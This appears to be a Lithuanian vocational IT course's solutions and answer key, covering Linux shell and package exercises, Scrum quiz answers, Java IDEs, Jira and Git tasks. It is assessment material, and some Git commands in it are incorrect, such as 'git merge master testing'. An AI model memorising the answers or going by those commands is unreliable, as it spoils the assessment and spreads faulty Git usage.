$ less Bandymas/passwd | grep root

$ wc -m Bandymas/passwd

$ head -n 5 Bandymas/passwd , $ tail -n 5 Bandymas/passwd

$ ln -s Bandymas/passwd Tikslas/passwd

$ ls Tikslas/

$ rm Bandymas/passwd

$ ls Tikslas/

$ rm -dfr Bandymas

*2 užduotis.* SUKURTI BASH SCENARIJŲ.

Sprendimas:

#! /bin/sh

echo “vardas”

echo vardas | wc -m

mkdir Pavarde

cp /etc/passwd Pavarde/

* 1. **Mokymosi rezultatas. Valdyti programinius paketus.**

*1 užduotis*. LINUX OS PAKETŲ ADMINISTRAVIMAS.

Sprendimas:

$ apt-cache search xcowsay

$ sudo apt-get install xcowsay

$ aptitude install figlet

$ xcowsay , $ figlet

https://launchpad.net/~webupd8team/+archive/ubuntu/java

$ sudo add-apt-repository ppa:webupd8team/java

$ sudo apt-get install eclipse && $ sudo apt-get install oracle-java8-installer

* 1. **Mokymosi rezultatas, Naudoti Web serverio programinę įrangą HTTP bylų viešinimui.**

*1 užduotis*. WEB SERVERIO DIEGIMAS IR KONFIGŪRAVIMAS.

Sprendimas – veiksmai atlikti pagal šias instrukcijas:

1. https://tutorials.ubuntu.com/tutorial/install-and-configure-apache#0
2. https://help.ubuntu.com/lts/serverguide/httpd.html
3. https://help.ubuntu.com/lts/serverguide/web-servers.html

<https://howtoubuntu.org/how-to-install-lamp-on-ubuntu>

* 1. **Mokymosi rezultatas. Valdyti tarnybines stotis per nuotolinę prieigą.**

*1 užduotis*. NUOTOLINIS PRISIJUNGIMAS PRIE LINUX OS

Sprendimas – veiksmai atlikti pagal šias instrukcijas:

1. https://help.ubuntu.com/lts/serverguide/openssh-server.html
2. https://help.ubuntu.com/lts/serverguide/openssh-server.html
3. https://help.ubuntu.com/lts/serverguide/openssh-server.html
4. <https://www.youtube.com/watch?v=tiPZGba2qJg>
5. **Kompetencija. Taikyti aktualias programinės įrangos kūrimo metodikas.**
   1. **Mokymosi rezultatas. Suprasti SCRUM proceso dalis ir komandos narių atsakomybes.**

*1 užduotis.* KAS YRA SPRINTO ĮSIPAREIGOJIMŲ SAVININKAS ?

(2) Visa komanda kartu

*2 užduotis*. DAUG ŽMONIŲ MANO, KAD PROGRAMAVIMAS POROMIS (PAIR PROGRAMMING) MAŽINA KLAIDŲ SKAIČIŲ IR PALENGVINA KODO PRIEŽIŪRĄ. Programavimas poromis - kas tai?

(2) Du žmonės dalinasi viena darbo vieta (kompiuteriu) paprastai pasikeisdami paeiliui renka kodą ar atlieka veiksmus klaviatūra, kitas stebi, atkreipia dėmesį ir padeda pirmąjam

*3 užduotis*. WHAT IS THE RECOMMENDED SIZE OF A SCRUM TEAM?

(4) 7 plus or minus 2

*4 užduotis*. KOKIA KASDIENIO SCRUM SUSITIKIMO (DAILY SCRUM MEETING) TRUKMĖ (TIME-BOX)?

(3) 15 minučių

*5 užduotis*. IN AN ORGANIZATION THAT EMBRACES AGILE VALUES, WHO WOULD BE RESPONSIBLE FOR TOOL SELECTION AND CONFIGURATION?

(1) The teams, who would have to coordinate with each other

* 1. **Mokymosi rezultatas. Analizuoti pateiktus reikalavimus, nustatant programos atitikimą reikalavimams.**

*1 užduotis*. WHAT HAPPENS DURING THE REQUIREMENTS GATHERING AND ANALYSIS PHASE OF THE SOFTWARE DEVELOPMENT LIFECYCLE (SDLC)?

(2) The customer gives the expectations of the project

*2 užduotis.* TRACEABILITY IS NOT CONSIDERED IN REQUIREMENT ANALYSIS.

(2) False.

Explanation: Requirements traceability is concerned with documenting the life of a requirement and providing bi-directional traceability between various associated requirements, hence requirements must be traceable.

*3 užduotis*. REQUIREMENTS ANALYSIS IS AN ITERATIVE PROCESS.

(1) True

Explanation: Requirements analysis is conducted iteratively with functional analysis to optimize performance requirements for identified functions, and to verify that synthesized solutions can satisfy customer requirements.

4 užduotis. HOW IS PRODUCT BACKLOG ARRANGED?

(4) Most important items at the top, least important items at the bottom

*5 užduotis*. KADA VYKSTANT SPRINTUI GALIMA PRIDĖTI NAUJAS SPRINTO UŽDUOTIS?

(4) Kuo greičiau po to kai jos identifikuojamos, jei jos nekeičia darbo apimčių (scope change) siekiant užsibrėžtų sprinto tikslų (sprint goals)

*6 užduotis*. WHAT DO YOU INFER FROM THE FOLLOWING USER STORY? „AS A SALES AGENT, I WANT A CLIENT SEARCH FEATURE SO THAT I CAN FIND MY PREFERRED CLIENTS QUICKLY AND EASILY“.

(2) Good. Need clarification on “quick and easy” for UI testing.

* 1. **Mokymosi rezultatas. Naudoti projekto eigos valdymo principus.**

*1 užduotis*. WHAT IS A GOOD SIZE FOR A SPRINT TASK?

(1) One person per day or less, so other team members can easily detect when a task is stuck

*2 užduotis*. HOW OFTEN SHOULD BACKLOG GROOMING OCCUR?

(3) Every Sprint

*3 užduotis.* WHAT IS A SCRUM TEAM EXPECTED TO DO DURING THE FIRST SPRINT? (galimi keli teisingi atsakymai)

(1) Test the product ir (4) Build a thin slice of potentially shippable functionality

*4 užduotis.* THE CEO ASKS A TEAM MEMBER TO DO SOME WORK OUTSIDE THE GOALS OF THE CURRENT SPRINT IN PROGRESS. WHAT SHOULD THE TEAM MEMBER DO?

(3) Inform the Product Owner so he can work with the CEO

*5 užduotis.* KADA BAIGIAMAS SPRINTO VYKDYMAS?

(4) Kai baigiasi sprintui skirtas laikas (time-box expires)

1. **Kompetencija. Valdyti savo paties ir komandos atliekamą programinio kodo kūrimą.**
   1. **Mokymosi rezultatas. Diegti ir valdyti programavimo darbo aplinką.**

*1 užduotis.* UŽRAŠYKITE PENKIAS INTEGRUOTAS KŪRIMO APLINKAS (IDE), KURIOS GALI BŪTI NAUDOJAMOS PROGRAMUOJANT JAVA KALBA.

Programuojant Java kalba galime naudoti: NetBeans, Eclipse, Intellij Idea, BlueJ, jEdit, Eclipse Che, DrJava, Geany, Zeus it t.t.

*2 užduotis*. UŽPILDYKITE PATEIKTĄ LENTELĘ (JAVA IDE PALYGINIMAS (*pagal 1 užduotį):*

|  |  |  |  |  |  |  |
| --- | --- | --- | --- | --- | --- | --- |
|  | **IDE (version)** | **Syntax highlighting** | **Code Completion** | **Refactoring** | **Version control** | **Debugging** |
| 1. | Eclipse (4.11) | yes | yes | yes | yes | yes |
| 2. | Intellij Idea (2019.1) | yes | yes | yes | yes | yes |
| 3. | NetBeans (8.2) | yes | yes | yes | yes | yes |
| 4. | BlueJ (4.2.0) | yes | yes | not fully | no | not fully |
| 5. | Geany (1.34.1) | yes | yes | not fully | no | no |

*3 užduotis*. PARSISIŲSKITE, ĮSIDIEKITE IR SUSIKONFIGŪRUOKITE ECLIPSE INTEGRUOTĄ KŪRIMO APLINKĄ.

Parsiųsti Eclipse IDE galite iš čia:

Eclipse (2019). *Eclipse IDE 2019-03 R Packages*. [žiūrėta 2019-05-27]. Prieiga per internetą <https://www.eclipse.org/downloads/packages.>

Eclipse diegimo instrukcijas rasite čia:

Eclipse (2019). *Eclipse/Installation*. [žiūrėta 2019-05-27]. Prieiga per internetą <https://wiki.eclipse.org/Eclipse/Installation.>

Eclipse konfigūravimo instrukcijas rasite čia:

Eclipse (2019). *Eclipse documentation*. [žiūrėta 2019-05-27]. Prieiga per internetą <https://help.eclipse.org/2019-03/index.jsp.>

*4 užduotis*. PARSISIŲSKITE, ĮSIDIEKITE IR SUSIKONFIGŪRUOKITE INTELLIJ IDEA INTEGRUOTĄ KŪRIMO APLINKĄ.

Parsiųsti Intellij Idea IDE galite iš čia:

JetBrain (2019). *Download IntelliJ IDEA*. [žiūrėta 2019-05-27]. Prieiga per internetą <https://www.jetbrains.com/idea/download.>

Intellij Idea diegimo instrukcijas rasite čia:

JetBrain (2019). *Install IntelliJ IDEA*. [žiūrėta 2019-05-27]. Prieiga per internetą <https://www.jetbrains.com/help/idea/installation-guide.html.>

Intellij Idea konfigūravimo instrukcijas rasite čia:

JetBrain (2019). *Configuring Project and IDE Settings*. [žiūrėta 2019-05-27]. Prieiga per internetą <https://www.jetbrains.com/help/idea/configuring-project-and-ide-settings.html.>

*5 užduotis*. PARSISIŲSKITE, ĮSIDIEKITE IR SUSIKONFIGŪRUOKITE APACHE NETBEANS INTEGRUOTĄ KŪRIMO APLINKĄ.

Parsiųsti NetBeans IDE galite iš čia:

NetBeans (2019). *Apache NetBeans Releases*. [žiūrėta 2019-05-27]. Prieiga per internetą <https://netbeans.apache.org/download/index.html.>

NetBeans diegimo instrukcijas rasite čia:

NetBeans (2019). *NetBeans IDE 8.2 Installation Instructions*. [žiūrėta 2019-05-27]. Prieiga per internetą <https://netbeans.org/community/releases/82/install.html.>

NetBeans konfigūravimo instrukcijas rasite čia:

Oracle (2019). *NetBeans Developing Applications with NetBeans IDE*. [žiūrėta 2019-05-27]. Prieiga per internetą <https://docs.oracle.com/netbeans/nb82/netbeans/NBDAG/working_nbeans.htm.>

*6 užduotis*. APRAŠYKITE PAGRINDINES ECLIPSE IDE APLINKOS FUNKCIJAS (FEATURES).

Aprašant pagrindines Eclipse IDE aplinkos funkcijas (Features) naudokite:

Eclipse (2019). *Platform and Equinox*. [žiūrėta 2019-05-27]. Prieiga per internetą <https://www.eclipse.org/eclipse/news/4.11/platform.php.>

*7 užduotis*. APRAŠYKITE PAGRINDINES INTELLIJ IDEA IDE APLINKOS FUNKCIJAS (FEATURES).

Aprašant pagrindines Intellij Idea IDE aplinkos funkcijas (Features) naudokite:

JetBrain (2019). *Making Development an Enjoyable Experience*. [žiūrėta 2019-05-27]. Prieiga per internetą <https://www.jetbrains.com/idea/features.>

*8 užduotis*. APRAŠYKITE PAGRINDINES NETBEANS IDE APLINKOS FUNKCIJAS (FEATURES).

Aprašant pagrindines Netbeans IDE aplinkos funkcijas (Features) naudokite:

NetBeans (2019). *NetBeans IDE - The Smarter and Faster Way to Code* . [žiūrėta 2019-05-27]. Prieiga per internetą <https://netbeans.org/features.>

*9 užduotis*. SUKURKITE NAUJĄ JAVA PROJEKTĄ SU ECLIPSE IDE.

Apie naujo Java projekto kūrimą Eclipse IDE aplinkoje galite paskaityti čia:

1. TutorialsPoint (2019). *Eclipse - Create Java Project*. [žiūrėta 2019-05-27]. Prieiga per internetą <https://www.tutorialspoint.com/eclipse/eclipse_create_java_project.htm.>

2. TutorialsPoint (2019). *Eclipse - Create Java Package*. [žiūrėta 2019-05-27]. Prieiga per internetą <https://www.tutorialspoint.com/eclipse/eclipse_create_java_package.htm.>

3. TutorialsPoint (2019). *Eclipse - Create Java Class*. [žiūrėta 2019-05-27]. Prieiga per internetą <https://www.tutorialspoint.com/eclipse/eclipse_create_java_class.htm.>

*10 užduotis.* SUKURKITE NAUJĄ JAVA PROJEKTĄ SU INTELLIJ IDEA IDE.

Apie naujo Java projekto kūrimą Intellij Idea IDE aplinkoje galite paskaityti čia:

JetBrain (2019). *Create your first Java application*. [žiūrėta 2019-05-27]. Prieiga per internetą <https://www.jetbrains.com/help/idea/creating-and-running-your-first-java-application.html.>

*11 užduotis*. SUKURKITE NAUJĄ JAVA PROJEKTĄ SU NETBEANS IDE.

Apie naujo Java projekto kūrimą Intellij Idea IDE aplinkoje galite paskaityti čia:

NetBeans (2019). https://netbeans.org/kb/docs/java/quickstart.html. [žiūrėta 2019-05-27]. Prieiga per internetą <https://netbeans.org/kb/docs/java/quickstart.html.>

*12 užduotis*. Sukurtam Java projektui (*9 užduotis*) sukonfigūruokite Git įrankį.

Git konfigūravimo instrukcija Eclipse IDE Java projektui:

EclipseSource (2019). *Installing EGit in Eclipse*. [žiūrėta 2019-05-27]. Prieiga per internetą <https://eclipsesource.com/blogs/tutorials/egit-tutorial.>

*13 užduotis*. Sukurtam Java projektui (*10 užduotis*) sukonfigūruokite Git įrankį.

Git konfigūravimo instrukcija Intellij Idea IDE Java projektui:

JetBrain (2019). *Git*. [žiūrėta 2019-05-27]. Prieiga per internetą <https://www.jetbrains.com/help/idea/using-git-integration.html.>


* 1. **Mokymosi rezultatas. Sekti programavimo darbų vykdymą naudojant komandinio darbų planavimo sistemas.**

*1 užduotis.* UŽRAŠYKITE PAGRINDINIUS PROGRAMINĖS ĮRANGOS KŪRIMO ETAPUS.

Pagrindiniai programinės įrangos kūrimo etapai: planavimas (1), reikalavimų surinkimas ir analizė (2), dizaino ir architektūros projektavimas (3), programinės įrangos kūrimas (kodo rašymas) ir testavimas(4), integravimas ir testavimas (5), diegimas ir palaikymas (6).

Papildomai galite paskaityti:

Wikipedia (2019). *Systems development life cycle*. [žiūrėta 2019-05-27]. Prieiga per internetą <https://en.wikipedia.org/wiki/Systems_development_life_cycle.>



*2 užduotis*. APRAŠYKITE PROGRAMINĖS ĮRANGOS GYVAVIMO CIKLĄ.

Programinės įrangos gyvavimo ciklas:

1. **Planavimas:** šis etapas apima projektų ir produktų valdymo aspektus. Tai gali būti: išteklių paskirstymas, pajėgumų planavimas, projekto planavimas, sąnaudų įvertinimas ir t.t.. Planavimo etapo rezultatai apima: projekto planus, tvarkaraščius, sąnaudų įvertinimus ir pirkimų reikalavimus.

2. **Reikalavimų surinkimas ir analizė:** šiame etape projektuotojas kartu su užsakovu (klientu) bando sukurti aprašą, ką programinė įranga turėtų daryti, koks bus jos funkcionalumas. Reikalavimai formuluojami iš kliento perspektyvos. Dažnai iš pradžių jie formuluojami natūralia kalba užsakovui suprantamomis sąvokomis. Šio etapo vienas iš uždavinių – perkelti reikalavimus iš natūralios kalbos į labiau formalizuotą kalbą.

3. **Dizaino ir architektūros projektavimas:** šiame etape programinės įrangos architektai ir kūrėjai pradeda kurti programinę įrangą. Projektavimo procese naudojami nustatyti architektūros ir programinės įrangos kūrimo modeliai. Architektai kuria programinės įrangos architektūrą. Programuotojai kuria dizaino modelius, kad nuosekliai išspręstų algoritmines problemas. Šis etapas taip pat gali apimti greitą prototipų kūrimą Šio etapo rezultatai: dokumentai, kuriuose išvardyti projektui pasirinkti modeliai, komponentai, prototipai. Taip pat šiame etape gali būti aprašomi nefunkciniai reikalavimai

4. **Programinės įrangos kūrimas (kodo rašymas) ir testavimas:** šiame etape rašomas programos kodas, kuris po to testuojamas pagal ankstesnės veiklos metu apibrėžtus kriterijus. Šis etapas gali būti vykdomas pasirenkant reikiamą metodologiją: Waterfall, Agile ir pan.. Nepriklausomai nuo metodikos, kūrimo komandos turėtų kuo greičiau gaminti programinę įrangą. Testuojant parašytą kodą turi būti užtikrinta: kodo kokybė, funkciniai reikalavimai, saugumas.

5. **Integravimas ir testavimas:** realizavus pakankamai programinės įrangos komponentų, jie apjungiami, kaip aprašyta sistemos architektūros apraše ir atliekamas jų testavimas. Šiame etape jau galima atlikti ir tam tikrus priimtinumo testus su klientu (užsakovu). Atlikus testavimą su integruota sistema, ją galima perduoti užsakovui.

6. **Diegimas ir palaikymas:** šiame etape vykdomas programinės įrangos perdavimas ir diegimas. Veikla po programinės įrangos perdavimo vadinama palaikymu. Tai ilgiausiai trunkanti veikla. Jos metu taisomos klaidos, pastebėtos po programinės įrangos perdavimo.

Papildomai apie programinės įrangos gyvavimo ciklą galite paskaityti čia:

Wikipedia (2019). *Introduction to Software Engineering/Process/Life Cycle*. [žiūrėta 2019-05-27]. Prieiga per internetą <https://en.wikibooks.org/wiki/Introduction_to_Software_Engineering/Process/Life_Cycle.>

*3 užduotis*. UŽRAŠYKITE TRIS KOMANDINIO DARBŲ PLANAVIMO SISTEMAS.

Komandinio darbų planavimo sistemos: Jira (Atlassian), Microsoft Project (Microsoft), Trello (Atlassian), HeySpace (Time Solutions TimeCamp Inc.), Taiga (Taiga) ir pan..

*4 užduotis*. APRAŠYKITE JIRA FUNKCIONALUMĄ IR PANAUDOJIMO GALIMYBES KURIANT IR TESTUOJANT PROGRAMINĘ ĮRANGĄ.

Jira siūlo tris programinės įrangos paketus: Jira Core, Jira Software, Jira Service Desk. Pagrindinis Jira funkcionalumas visiems programinės įrangos paketams:

1. lankstus projekto planavimas nuo reikalavimų iki konkrečios veiklos

2. pilnai konfigūruojamos Kanban ir Scrum lentos

3. galimybė įvertinti laiką, kai yra nustatyti prioritetai

4. ataskaitų teikimo funkcijos - nuo diagramų iki proceso greičio matavimų

5. pritaikomas darbo eigos procesas, atitinkantys jūsų poreikius

Jira gali būti naudojama organizuojant programinės įrangos kūrimo procesus. Užtikrina pilną kūrimo ir testavimo procesą.

Papildomą informaciją galite rasti čia:

1. Atlassian (2019). *Project management for non-project managers*. [žiūrėta 2019-05-27]. Prieiga per internetą <https://www.atlassian.com/project-management.>

2. Atlassian (2019). *Jira Software best practices*. [žiūrėta 2019-05-27]. Prieiga per internetą <https://www.atlassian.com/software/jira/guides/getting-started/best-practices.>

*5 užduotis.* APRAŠYKITE PAGRINDINIUS JIRA SISTEMOS APLINKOS ELEMENTUS PAPRASTAM VARTOTOJU.

Aprašant aplinkos elementus naudokite Jira dokumentaciją:

1. Atlassian (2019). *Atlassian Documentation*. [žiūrėta 2019-05-27]. Prieiga per internetą <https://confluence.atlassian.com/alldoc/atlassian-documentation-32243719.html.>

*6 užduotis.* APRAŠYKITE KAIP YRA VYKDOMAS PROJEKTINIS DARBAS JIRA DARBŲ PLANAVIMO SISTEMOJE.

Projektinis darbas Jira darbų planavimo sistemoje yra vykdomas etapais:

1. sukuriamas projektas:

Atlassian (2019). *Create a project*. [žiūrėta 2019-05-27]. Prieiga per internetą <https://confluence.atlassian.com/get-started-with-jira-core/create-a-project-917965385.html.>

2. sukuriamos projekto užduotys:

Atlassian (2019). *Creating issues and sub-tasks*. [žiūrėta 2019-05-27]. Prieiga per internetą <https://confluence.atlassian.com/jiracoreserver073/creating-issues-and-sub-tasks-861257329.html.>

3. pasirenkamas užduočių vykdymo modelis:

Idalko (2018). *A guide to Jira workflow best practices (with examples)*. [žiūrėta 2019-05-27]. Prieiga per internetą <https://www.idalko.com/jira-workflow-best-practices.>

4. vykdomos projekto užduotys pagal pasirinktą modelį:

Atlassian (2019). *Working with boards*. [žiūrėta 2019-05-27]. Prieiga per internetą <https://confluence.atlassian.com/jiracorecloud/working-with-boards-800712866.html.>

*7 užduotis*. APRAŠYKITE KAIP YRA PLANUOJAMOS, SUKURIAMOS, APRAŠOMOS UŽDUOTYS JIRA DARBŲ PLANAVIMO SISTEMOJE.

Aprašymui galite naudoti Jira dokumentaciją:

1. Atlassian (2019). *Working with issues*. [žiūrėta 2019-05-27]. Prieiga per internetą <https://confluence.atlassian.com/jirasoftwarecloud/working-with-issues-764478424.html.>

2. Atlassian (2019). *Working with issues in Jira Software*. [žiūrėta 2019-05-27]. Prieiga per internetą <https://www.atlassian.com/agile/tutorials/issues.>

3. Atlassian (2019). *Issue types*. [žiūrėta 2019-05-27]. Prieiga per internetą <https://confluence.atlassian.com/adminjiracloud/issue-types-844500742.html>.

4. Atlassian (2019). *Creating issues and sub-tasks*. [žiūrėta 2019-05-27]. Prieiga per internetą <https://confluence.atlassian.com/jirasoftwarecloud/creating-issues-and-sub-tasks-764478439.html.>

*8 užduotis*. APRAŠYKITE KAIP YRA PRISKIRIAMI DARBAI (UŽDUOTYS) ATSKIRIEMS VARTOTOJAMS.

Aprašymui galite naudoti Jira dokumentaciją:

1. Atlassian (2019). *Working with issues*. [žiūrėta 2019-05-27]. Prieiga per internetą <https://confluence.atlassian.com/jiracorecloud/working-with-issues-765593800.html.>

2. Atlassian (2019). *Watch, share, and comment on issues*. [žiūrėta 2019-05-27]. Prieiga per internetą <https://confluence.atlassian.com/jirasoftwarecloud/watch-share-and-comment-on-issues-962349057.html.>

*9 užduotis*. APRAŠYKITE KAIP YRA UŽBAIGIAMI DARBAI (UŽDUOTYS) JIRA DARBŲ PLANAVIMO SISTEMOJE.

Aprašymui galite naudoti Jira dokumentaciją:

1. Atlassian (2019). *Jira Sprints Tutorial*. [žiūrėta 2019-05-27]. Prieiga per internetą <https://www.atlassian.com/agile/tutorials/sprints.>

2. Atlassian (2019). *Working with issues*. [žiūrėta 2019-05-27]. Prieiga per internetą <https://confluence.atlassian.com/jirasoftwarecloud/working-with-issues-764478424.html.>

3. Atlassian (2019). *Creating issues and sub-tasks*. [žiūrėta 2019-05-27]. Prieiga per internetą <https://confluence.atlassian.com/jirasoftwarecloud/creating-issues-and-sub-tasks-764478439.html.>

4 Atlassian (2019). *Deploying a release.* [žiūrėta 2019-05-27]. Prieiga per internetą <https://confluence.atlassian.com/jirasoftwarecloud/deploying-a-release-764478183.html.>

*10 užduotis*. APRAŠYKITE KAIP YRA VYKDOMA PAIEŠKA JIRA DARBŲ PLANAVIMO SISTEMOJE.

Aprašymui galite naudoti Jira dokumentaciją:

1. Atlassian (2019). *Basic searching*. [žiūrėta 2019-05-27]. Prieiga per internetą <https://confluence.atlassian.com/jirasoftwarecloud/basic-searching-764478306.html.>

2. Atlassian (2019). *Searching for issues*. [žiūrėta 2019-05-27]. Prieiga per internetą <https://confluence.atlassian.com/jirasoftwarecloud/searching-for-issues-764478280.html.>

3. Atlassian (2019). *Advanced searching*. [žiūrėta 2019-05-27]. Prieiga per internetą <https://confluence.atlassian.com/jirasoftwareserver073/advanced-searching-861256227.html.>

4. Atlassian (2019). *Advanced searching*. [žiūrėta 2019-05-27]. Prieiga per internetą <https://confluence.atlassian.com/jirasoftwarecloud/advanced-searching-764478330.html.>

* 1. **Mokymosi rezultatas. Vykdyti programinio kodo versijavimą naudojant programinio kodo versijavimo įrankius, tinkamus pasirinktai programavimo kalbai.**

*1 užduotis*. UŽRAŠYKITE TRIS KODO VERSIJŲ KONTROLĖS SISTEMAS, APRAŠYKITE PAGRINDINES VERSIJAVIMO SISTEMŲ FUNKCIJAS.

Dažniausiai naudojamos kodo versijų kontrolės sistemos: Git, Mercurial, SVN, Azure DevOps, BitKeeper ir pan. Pagrindinės kodo versijavimo sistemų funkcijos:

1. versijuoja kiekvieną kodo pakeitimą;

2. palaiko keletą kodo versijų;

3. gali atstatyti kodą į bet kurią prieš tai buvusią būseną;

4. leidžia dirbti komandai vienu metu prie to paties kodo.

**Pavyzdys:** Jūs esate Web tinklapių programuotojas ir kuriate tinklalapius pagal dizainerio pateiktus šablonus. Kiekvieną savo parašytą kodo versiją jus galite išsaugoti ir grįžti prie jos bet kokiu metu. Galite turėti kelias to pačio kodo versijas. Galite dirbti komandoje ir dalintis savo patirtimi su kitais programuotojais.

*2 užduotis.* PARSISIŲSKITE, ĮSIDIEKITE GIT KODO VERSIJAVIMO ĮRANKĮ.

Git versijavimo įrankį galite atsiųsti iš čia:

Git (2019). *Downloads*. [žiūrėta 2019-05-27]. Prieiga per internetą <https://git-scm.com/downloads.>

Diegimo instrukcija:

Git (2019). *Getting Started - Installing Git*. [žiūrėta 2019-05-27]. Prieiga per internetą <https://git-scm.com/book/en/v2/Getting-Started-Installing-Git.>

*3 užduotis*. SUKONFIGŪRUOKITE GIT SAUGYKLĄ: NUSTATYKITE GIT VARTOTOJO VARDĄ, ELEKTRONINĮ PAŠTĄ, NAUDOJAMĄ TEKSTINĮ REDAKTORIŲ.

Git saugyklos konfigūravimas:

Vartotojo vardo nustatymas: *git config --global user.name "John Doe"*

Vartotojo elektroninio pašto nustatymas: *git config --global user.email johndoe@example.com*

Vartotojo tekstinio redaktoriaus nustatymas: *git config --global core.editor emacs*

Papildomai apie Git konfigūravimą galite paskaityti čia:

Git (2019). *Getting Started - First-Time Git Setup*. [žiūrėta 2019-05-27]. Prieiga per internetą <https://git-scm.com/book/en/v2/Getting-Started-First-Time-Git-Setup.>

*4 užduotis*. PAPILDYKITE SAVO GIT KONFIGŪRACIJĄ (žiūrėti 3 užduotį) PARAMETRAIS: COMMIT.TEMPLATE, CORE.PAGER, CORE.EXCLUDEFILE, HELP.AUTOCORRECT, COLOR.\*

Konfigūruojant papildomus parametrus naudokite šią instrukciją:

Git (2019). *Customizing Git - Git Configuration*. [žiūrėta 2019-05-27].

Prieiga per internetą <https://git-scm.com/book/en/v2/Customizing-Git-Git-Configuration.>

*5 užduotis*. APRAŠYKITE BAZINES GIT KOMANDAS: GIT INIT, GIT CLONE, GIT STATUS.

Aprašymui galite naudoti šiuos šaltinius:

1. git init: [žiūrėta 2019-05-27]. Prieiga per internetą <https://git-scm.com/docs/git-init>

2. git clone: [žiūrėta 2019-05-27]. Prieiga per internetą <https://git-scm.com/docs/git-clone>

3. git status: [žiūrėta 2019-05-27]. Prieiga per internetą <https://git-scm.com/docs/git-status>

Papildomai galite paskaityti:

Git (2019). *Git Basics - Getting a Git Repository*. [žiūrėta 2019-05-27]. Prieiga per internetą <https://git-scm.com/book/en/v2/Git-Basics-Getting-a-Git-Repository.>

*6 užduotis.* APRAŠYKITE BAZINES GIT KOMANDAS: GIT ADD, GIT COMMIT, GIT RESET, GIT CHECKOUT.

Aprašymui galite naudoti šiuos šaltinius:

1. git add: [žiūrėta 2019-05-27]. Prieiga per internetą <https://git-scm.com/docs/git-add>

2. git commit: [žiūrėta 2019-05-27]. Prieiga per internetą <https://git-scm.com/docs/git-commit>

3. git reset: [žiūrėta 2019-05-27]. Prieiga per internetą <https://git-scm.com/docs/git-reset>

4. git checkout: [žiūrėta 2019-05-27]. Prieiga per internetą <https://git-scm.com/docs/git-checkout>

Papildomai galite paskaityti:

Git (2019). *Git Basics - Getting a Git Repository*. [žiūrėta 2019-05-27]. Prieiga per internetą <https://git-scm.com/book/en/v2/Git-Basics-Getting-a-Git-Repository.>

*7 užduotis.* PARAŠYKITE GIT KOMANDAS, KURIOS LEIS SUKURTI NAUJAS PROJEKTO ŠAKAS: TESTING, NEW-FEATURE.

Naujų Git šakų sukurimui naudojame komandas:

1. git branch testing arba git checkout -b testing

2. git branch new-feature arba git checkout new-feature

*8 užduotis.* PARAŠYKITE GIT KOMANDAS, KURIOS LEIS APJUNGTI *7 užduotyje* SUKURTAS ŠAKAS SU PAGRINDINE SAUGYKLOS ŠAKA MASTER.

Git šakų apjungimui naudojame komandas:

1. git merge master testing

2. git merge master new-feature

Git šakų trynimui naudojame komandą:

1. git branch -d testing

2. git branch -d new-feature

Papildomai galite paskaityti:

Git (2019). *Git Branching - Branches in a Nutshell*. [žiūrėta 2019-05-27].

Prieiga per internetą <https://git-scm.com/book/en/v2/Git-Branching-Branches-in-a-Nutshell.>

*9 užduotis.* NUKOPIJUOKITE KODO PAVYZDĮ IŠ NUOTOLINĖS GITHUB KODOSAUGYKLOS*:* <HTTPS://GITHUB.COM/ILUWATAR/JAVA-DESIGN-PATTERNS>.

Kodo kopijavimas iš nuotolinės saugyklos:

1. git clone https://github.com/iluwatar/java-design-patterns

Redaguojame failą README.md (projekto aprašymas). Įrašome į šį failą eilutė: “This is my forked project.”. Pakeitimus įrašome į kodo saugyklą:

1. git add README.

2. git commit -m “Changed README.md file, change project description.”

Savo nuožiūra padarykite dar kelis pakeitimus projekto failuose ir juos įrašykite į kodo saugyklą.

*10 užduotis.* SUKURKITE LOKALIĄ GIT KODO SAUGYKLĄ APLANKE VARDU CALCULATOR.

Sukuriame aplanką vardu Calculator. Jame inicializuojame naują Git kodo saugyklą su Git komandą: git init. Toliau sukuriame Java projektą su klase Calculator.java. Parašome skaičiuotuvo aritmetines operacijas. Kiekvieną parašytą aritmetinį veiksmą įrašome į kodo saugyklą. Pavyzdys sudėties operatoriui:

public class Calculator {

private int numberOne;

private int numberTwo;

private char operator;

Calculator(int numberOne, int numberTwo, char operator) {

this.numberOne = numberOne;

this.numberTwo = numberTwo;

this.operator = operator;

switch (operator) {

case '+':

add(this.numberOne, this.numberTwo);

break;

default:

System.out.println("Not selected operator ...");

}

}

int add(int numberOne, int numberTwo) {

return numberOne + numberTwo;

}

}

Parašius šį kodą įvykdome Git komandas:

1. git add .

2. git commit -m “Add adder function in Calculator.”

3. git status

4. git log

*11 užduotis.* SAVO SKAIČIUOTUVUI *(10 užduotis)* PADARYKITE KODO PATAISYMUS IR JUOS EKSPORTUOKITE SU GIT KOMANDĄ GIT FORMAT-PATCH.

Pataisymų eksportui naudokite komandą: git format-patch <commit number>

Papildomai galite paskaityti:

Git (2019). *Git format patch*. [žiūrėta 2019-05-27]. Prieiga per internetą <https://git-scm.com/docs/git-format-patch.>

**Modulis „Įvadas į darbo rinką“**

***TESTO ATSAKYMAI***

1. d)
2. Panagrinėkite žemiau pateiktas testavimo lygių sąvokas. Sudėliokite jas eilės tvarka, kuria jie dažniausiai yra vykdomi. Pakomentuokite, jei matote kokių nors panašumų.

komponentų testavimas; modulio testavimas; integracijos testavimas; sistemos testavimas; sistemų integracijos testavimas; Priėmimo testavimas.

Komentarai: modulio testavimas gali būti suprantamas, kaip vieneto, susidedančio iš kelių komponentų testavimas; sistemų integracijos testavimas gali būti atliekamas kai atskirų sistemų testavimas jau yra atliktas. Gali būti daugiau testavimo lygių, priklausomai nuo projekto konteksto. Kartais tie patys pavadinimai gali reikšti skirtingus dalykus skirtinguose projektuose.

1. a)
